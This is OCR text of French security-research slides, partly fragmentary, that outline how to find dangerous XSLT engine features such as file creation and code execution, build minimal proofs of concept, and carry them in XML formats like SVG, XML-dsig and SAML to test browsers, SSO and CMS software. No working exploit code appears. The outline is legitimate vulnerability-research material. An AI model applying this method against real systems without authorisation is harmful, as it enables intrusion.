
Documentation
Source code
Strings
IDA

Identifier celles dangereuses

iter !

Volontairement limité à :
- identification du moteur
- création de fichier
- exécution de code

Hors périmètre :
- accès en lecture (contournement de la SOP ?)
- fourniture d'entrées malformées (fuzzing)


at
un
Pour chaque fonctionnalité dangereuse, obtenir un PoC minimaliste

Règles :

- **une seule fonctionnalité**
- **pas de conteneur**
- **pas d'obfuscation**
- **pas de charge utile**
- **testable en CLI**

applications


Profit


Pour chaque format envisagé, obtenir un "conteneur"

da

ur

TOUT CONTENEUR RESPECTE UN FORMAT DANS LEQUEL PEUVENT ÊTRE INCLUSES DES TRANSFORMATIONS XSL


XHTML
SVG
FAIT
XML-dsig
SOAP-dsig


SMIL
SAML
RSS
...
XACML
A CREUSER
MathML
...
...
ChemicalML
...
VRML

Tester de nombreuses applications

Visionneur d'images

Bureautique

Traitement de texte

...

SSO / SAML

Navigateur

CMS

Sécurité

Web

